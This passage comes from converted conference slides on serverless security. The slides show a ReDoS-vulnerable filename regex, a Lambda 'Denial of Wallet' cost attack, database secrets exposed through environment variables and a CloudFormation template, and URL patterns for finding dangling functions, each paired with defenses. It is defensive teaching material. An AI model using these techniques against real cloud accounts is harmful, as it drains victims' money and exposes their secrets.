try {  
  if (regex.test(srcKey)) {  
    rename.s3_rename(s3, srcBucket, srcKey, dstKey);  
    console.log('File has been renamed successfully!');  
  }  
}
```

# Regular expression Denial of Service (ReDoS)

regular expressions 101

@regex101 \$ donate contact bug reports & feedback wiki

**SAVE & SHARE**

Save Regex %+s

**FLAVOR**

PCRE (PHP) ✓

ECMAScript (JavaScript)

Python

Golang

**TOOLS**

Code Generator

Regex Debugger

**REGULAR EXPRESSION**

no match, 3 steps (~0ms)

```
// ^([a-zA-Z0-9])([-.]+)?([a-zA-Z0-9]+)*.(){1} /gm
```

[png|jpeg|jpg|svg]

**TEST STRING**

insert your test string here

**EXPLANATION**

✓ / ^([a-zA-Z0-9])([-.]+)?([a-zA-Z0-9]+)\*.(){1} [png|jpeg|jpg|svg] / gm

^ asserts position at start of a line ↗

1st Capturing Group ([a-zA-Z0-9])

Match a single character present in the list below

**MATCH INFORMATION**

Your regular expression does not match the subject string.

# Demo

<https://vimeo.com/426724608>

# Denial of Wallet

- Default timeout in Serverless Framework is 6 seconds and maximum timeout in AWS Lambda is 15 minutes
- Price for 100 ms (1024 MB memory allocated): \$0.0000016667
- Sending 100 K requests, each billed for 900000ms: ~1500 USD



No big differences between



```
▶ 2020-04-21T17:09:46.766Z d2626eac-5106-4d51-8960-f9d2d8745f32 INFO abrakaddxxxxxxxxxxxxabrrrrrrrrrrrrrrrrrrrrrrrraaaaaaa!!!  
▶ END RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32  
▼ REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32 Duration: 900084.18 ms Billed Duration: 900000 ms Memory Size: 1024 MB Max Mem
```

REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32 Duration: 900084.18 ms Billed Duration: 900000 ms Memory Size: 1024 MB  
Max Memory Used: 64 MB Init Duration: 137.78 ms

<http://redos-checker.surge.sh>

A screenshot of a web browser window. The address bar at the top shows the URL "Not Secure | redos-checker.surge.sh". The main content area features a large, bold, dark gray text "Check your regex safety!" centered on the page. Below this text is a horizontal line. At the bottom center is a rectangular button with a black border and white background, containing the word "Test!" in a dark font. The browser interface includes standard navigation buttons (back, forward, refresh) and a toolbar with icons for star, three dots, and a profile.

Not Secure | redos-checker.surge.sh

Check your regex safety!

---

Test!

# Defense

- Adjust Lambda concurrent execution limit and throttling
- Track anomalies in logs
- Set up a billing alarm

## Conditions

### Threshold type

Static

Use a value as a threshold

Anomaly detection

Use a band as a threshold

### Whenever Anti-DoW is...

Define the alarm condition

Outside of the band

> or < threshold

Greater than the band

> threshold

Lower than the band

< threshold

### Anomaly detection threshold

Based on a standard deviation. Higher number means thicker band, lower number means thinner band.

20

USD

Must be a positive number

► Additional configuration

Bob's 4<sup>th</sup> challenge:  
The Lambda function should create a new entry in DynamoDB


# Why you shouldn't store secrets in environment variables

## Environment variables

You can define environment variables as key-value pairs that are accessible from your function code. These are useful to store configuration settings without the need to change function code. [Learn more](#)

Key	Value	
HOST_DB	1.2.3.4	<button>Remove</button>
DB_PORT	3306	<button>Remove</button>
USER	db_user	<button>Remove</button>
PASS	\(8cW:\$W	<button>Remove</button>
DB	test_db	<button>Remove</button>





# Example of default bucket policy created by Serverless Framework

Block public access

Access Control List

Bucket Policy

CORS configuration

Bucket policy editor ARN: arn:aws:s3:::s3-renamer-dev-serverlessdeploymentbucket-aoydis1hp296

Type to add a new policy or edit an existing policy in the text area below.

```
1  {
2      "Version": "2008-10-17",
3      "Statement": [
4          {
5              "Effect": "Deny",
6              "Principal": "*",
7              "Action": "s3:*",
8              "Resource": "arn:aws:s3:::s3-renamer-dev-serverlessdeploymentbucket-aoydis1hp296/*",
9              "Condition": {
10                  "Bool": {
11                      "aws:SecureTransport": "false"
12                  }
13              }
14          }
15      ]
16  }
```

# s3-renamer-dev-serverlessdeploymentbucket-a

## Overview

Type a prefix and press Enter to search. Press ESC to clear.

Upload

+ Create folder

Download

Actions ▾

Name ▾

1585920065853-2020-04-03T13:21:05.853Z

1585922104513-2020-04-03T13:55:04.513Z

1586188331810-2020-04-06T15:52:11.810Z

1586188425339-2020-04-06T15:53:45.339Z

1587499942426-2020-04-21T20:12:22.426Z

Name ▾

compiled-cloudformation-template.json

s3-renamer.zip

```
$ cat compiled-cloudformation-template.json
```

(...)

```
"Environment": {  
    "Variables": {  
        "HOST_DB": "1.2.3.4",  
        "DB_PORT": "3306",  
        "USER": "db_user",  
        "PASS": " \$(8cW:$W ",  
        "DB": "test_db"  
    }  
(...)
```



# Defense

- Encrypt secrets, e.g. using KMS
- Store secrets in Secret Manager or SSM Parameter Store and easily reference them:

**db\_pass: \${ssm:/path/to/db\_pass~true}**

- In Azure use Key Vault
- In GCP use Secret Manager

# LAST BUT NOT LEAST


A large red word cloud centered on the page. The most prominent words are 'test', 'hello-world', 'my-dummy-func', and 'sls-deploy-test'. The words are repeated multiple times in various sizes and orientations, creating a dense, circular pattern. Smaller words like 'delete-me', 'test-1', 'test-3', and 'test-1' are also visible within the main cluster.

test  
hello-world  
my-dummy-func  
sls-deploy-test

Remember, finding dangling HTTP-triggered FaaS  
is as simple as enumerating subdomains!!!



`https://[random].execute-api.[region].amazonaws.com/[API endpoint name]`




`http(s)://[App Service name].azurewebsites.net/api/[function name]`



`https://[region]-[App Engine name].cloudfunctions.net/[function name]`

Regularly audit your cloud infrastructure  
and  
remove **all not used** resources!!!

# Gaining an access to the cloud is just a beginning...



<https://bit.ly/30YhL8D>



## Let's stay in touch!!!

- Are you interested in taking a **cloud security assessment?**
- Would you like to send me some **feedback** regarding this presentation?
  - Please contact me on [pawel.rzepa@securing.pl](mailto:pawel.rzepa@securing.pl)
  - or on Twitter: [@Rzepsky](https://twitter.com/@Rzepsky)
  - or on LinkedIn: <https://www.linkedin.com/in/pawel-rzepa-5326965b/>

Thank you!!!